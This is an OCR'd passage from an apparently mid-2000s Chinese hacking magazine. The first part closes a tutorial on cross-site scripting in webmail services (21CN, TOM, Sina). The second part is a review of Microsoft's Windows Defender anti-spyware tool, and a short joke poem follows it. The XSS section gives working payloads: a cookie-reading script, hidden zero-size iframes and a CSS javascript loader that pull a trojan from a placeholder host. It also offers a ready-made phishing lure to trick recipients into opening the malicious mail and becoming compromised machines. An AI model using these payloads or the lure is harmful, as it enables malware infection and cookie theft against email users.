


图28

七、总结

尽管官方把原来的邮箱漏洞给补上了，但是还是存在着一些地方的参数没有过滤或者转换，让我们依然有机会攻击。最近很多初学的朋友问我，跨站到底有什么用，只是弹出一个对话框来是什么意思？其实跨站漏洞的问题本质上是属于HTML的注入问题，如果没有严格筛选用户输入的数据，那么浏览器就会执行恶意用户所输入的HTML代码。有了跨站其实我们可以做很多事，比如获取Cookies，我




图29

们只要输入<script>alert(document.cookie)</script>就可获得Cookie值。更重要的一个运用就是挂马，一般来说可以输入**<iframe frameborder=0 width=0 height=0 src=http://www.haha.com/xixi.html></iframe>**来挂马，这里我用21CN的邮箱来测试，如图14所示，我在邮件的主题和内容上都输入：<iframe src="http://www.baidu.com" width="300" height="300" frameborder="0"></iframe>，等我收到邮件后打开，这个时候就出现了BAIDU的页面了，而且是只要打开邮件就可中马。如果要挂马直接把地址修改成你的木马地址，并把高度和宽度都改成零即可。如果可以引入JS文件，那么还可以在JS文件中写入 ：document.write("<iframe style='display:none;' src='http://www.haha.com/xixi.html'><iframe>")；如果是支持CSS样式，那么我们还可在CSS代码中加入我们的跨站代码，这样的隐蔽性就更加高了。代码如下：

```
body{
  background-image:url('javascript:
document.write("<script src=http://
www.haha.com/xixi.js></script>")')
}
```

对于上述的跨站漏洞，完全可以把跨站代码改成窃取Cookies值的代码或者挂马代码。不过这里要别人中马得用到一点社会工程学的知识，要骗别人去把邮件下载下来。比如对TOM的HTML跨站漏洞我们可以这样欺骗别人，在邮件的内容大致可以这样写："TOM电影大放送，某某最新电影我们提供在线观看，但必须要把邮件下载到本地后才可得到电影地址。这是我们为了增加访问量而专门开发的一项技术，谢谢您的合作！"那么只要用户下载了邮件，打开邮件的同时我们的木马地址也打开了，我们的肉鸡就是这样获得的。我想这对于初学者来说就明白了跨站的真正目的了吧。这里只是理论上的探讨，如有利用本文技术而触犯法律的行为与本人无关。

小编：在本期手册即将进厂之时，作者又发现了新浪邮箱的跨站漏洞。于是，特补在本专题最后。

Sina邮箱测试

Sina作为国内最早提供邮箱功能的门户网站之一，其邮箱拥有大量的用户。不过，通过我的测试发现它在对信件的下载处同样没有处理好数据，我给自己发一封邮件，其中邮件主题写上：**<script>alert("漏洞咯")</script>**。在收到邮件后，点击"原件下载"，然后把原来的文件的eml后缀名改为HTML，最后保存本地。之后我们打开就可以发现存在跨站漏洞，如图30所示。





图30

编辑点评：

如果跨站结合SESSEION会话劫持和转移的话，危害会更大，当然也难以利用。



心语栏"兽"：

目前国内的各大杀毒厂商都加强了对流氓软件的重视，纷纷开发出反流氓软件程序并提供免费下载。而流氓软件的势力非降反增，气焰十分嚣张。老大Microsoft也终于坐不住了，在继Windows Antispyware后推出了它的新版本并更名为Windows Defender，可见流氓软件造成多坏的影响，至少小编对它极为反感。本期OFFICE38线给大家带来的就是这款Windows Defender，期望它能还你一个清净的Windows。

微软反间谍软件 Windows Defender

蜀国布衣

从本文中你可以学到：

Windows Defender的使用

经过了近2年的测试，微软终于正式发布了其免费反间谍软件——Windows Defender。Defender原来的名字叫Windows AntiSpyware，是微软2004年12月收购的GIANT Software公司开发的反间谍软件产品。它能帮你检测和清除Windows系统里面的间谍软件和广告软件以及其他具潜在危险性的软件，使Windows用户免受此类软件的威胁。

一、系统要求

Windows Defender的安装和其它的应用程序一样，用户根据向导就可以很快地完成程序的安装。在安装的时候，安装程序会询问你是按照系统默认设置，还是进行自定义安装，而这个安装过程看起来就好像是在自动更新一样。正式版的Windows Defender新增了对64位 Windows XP和Windows Server 2003的支持，但是却放弃了原先测试版对Windows 2000的支持，据微软称原因是对这个操作系统支持已经过期。

二、全新的一切

Windows Defender的外观较上一版有了非常大的改进，与整合在Vista中的Defender外观非常的相似，这样可以让用户操作更简单。程序运行后首先会提示用户进行数据库的升级，这样以后才能有效地对付各种最新的间谍软件。新前台界面实际上是Windows Defender的功能板面，在更新到最新的间谍软件数据库以后，用户就不会再同它打交道了，除非你手工加载应用程序或实时问题显示。与Vista中的应用程序不同，Windows Defender中使用的UI看起来恰到好处。不再有传统的顶部工具栏，取而代之的是新的工具栏，有后退、前进、Home、Scan、History、Tools、Help等功能按钮。

升级完成后，点击"Scan"按钮开始快速扫描。也可以单击Scan按钮旁的下拉三角，从中可以选择快速扫描、全部扫描，以及自定义扫描等方式，然后对系统进行扫描，如图1。




图1 扫描选项

由于微软改进了引擎扫描，所以扫描的时间大大地缩减了。完成后，程序会报告用户系统的安全情况，包括扫描文件的数量、扫描所用的时间，以及系统是否存在已知的间谍软件。

如果发现系统中已经存在间谍软件的话，程序就会提醒用户注意，这时只需要点击"Remove All"按钮就可以全部清除，如图2。

如果用户在安装应用程序的时候，应用程序捆绑了其它的文件，那么Windows

Defender的及时监控功能就会弹出一个对话框，询问用户是删除还是忽略，如图3。即使在选择“运行”命令后，它仍会弹出窗口，以试图阻止间谍软件的运行。

点击操作界面的“History”按钮，可以查看到以前关于间谍软件的历史纪录，包括什么时候发现了什么间谍软件，用户当时所采取的操作方法等，如图4。

在Tools界面的选项中，你可以看到许多的设定和工具，它包括Options（选项）、Software Explorer（软件管理器）、Quarantine items（隔离区）、Allowed items（白名单）等。点击“Tools and Settings”中的“Options”按钮，在弹出的窗口中就可以按照自己的意愿来设置Windows Defender，设置的内容包括自动扫描、默认操作、实施监控、高级设置等内容。如果用户不熟悉的话，最好还是采用程序的默认设置。




图2 发现并提示删除流氓软件




图3 检查安装程序中的捆绑文件




图4 历史记录




图5 Software Explorer功能

“Software Explorer”命令主要用于防止用户被网络钓鱼，从而有效地保护系统中和用户相关的个人信息。微软接手后对这个反间谍软工具进行了改进，并增加了阻击弹出式广告和其它影响电脑性能的恶意软件的功能。这是一个非常有用的工具。在这里你可以看或者修改那些难以修改的系统设置，它允许你查看目前电脑上运行的程序、启动项、网络程序等类别，在不同的类别中，程序按照不同的原则进行分组，这样用户就可以很方便地查看到非微软的内容。另外，用户还可以对其中每个项目的属性进行查看，并对不需要的项目进行删除或结束操作，如图5。

“Quarantine items”功能可以看作是Windows Defender的隔离区，添加到这里的文件将不能被用户运行，直到用户还原这些文件或移出这些文件为止；“Allowed items”功能也就是我们常见的“白名单”，只要添加到这个名单中的文件，Windows Defender就不会对其进行监控。如果文件从白名单中删除掉，那么程序就会立即重新开始对它的监控。除了界面的改进之外，软件的内核也进行了实质性变化。在保持一贯的高安全性的同时，加入了对ZIP文件和其他文件格式的支持，可以在文件打开之前对文件进行扫描。除了能对Windows XP SP2和Windows Server 2003 SP1系统极好地支持外，Windows Defender与IE6和IE7还能很好地兼容，并且对下载的文件进行扫描。除此以外，微软取消了托盘图标，让用户几乎注意不到它在运行。

三、小结

Windows Defender将Giant Antispywar产品拥有的强大的间谍软件的探测能力和卸载功能结合起来，将其变成了一个所有用户都应该下载安装的一流反间谍软件。简洁，有效，安静，作为一个反间谍软件Windows Defender做得不错，强烈推荐大家使用。

[文章中涉及到的工具Windows Defender光盘中有收录]

编辑点评：

看到Windows Defender的界面，感觉还是那样的专业与权威。记得Windows AntiSpyware刚出来的时候用户对它的评价并不怎么高，微软的有些产品是势造的很大，界面也相当华丽，但实用性却不尽人意。经过作者的介绍，大家对微软的这款升级版Antispyware有了基本认识吧！期待Windows Defender的出色表现！

rain栏“兽”RAP：

你说偶有写程序的潜力
可rain打死也不要做那程序员
原因很简单：
狗熊是笨死的
程序员是累死的
没日没夜的写代码
写到秃顶
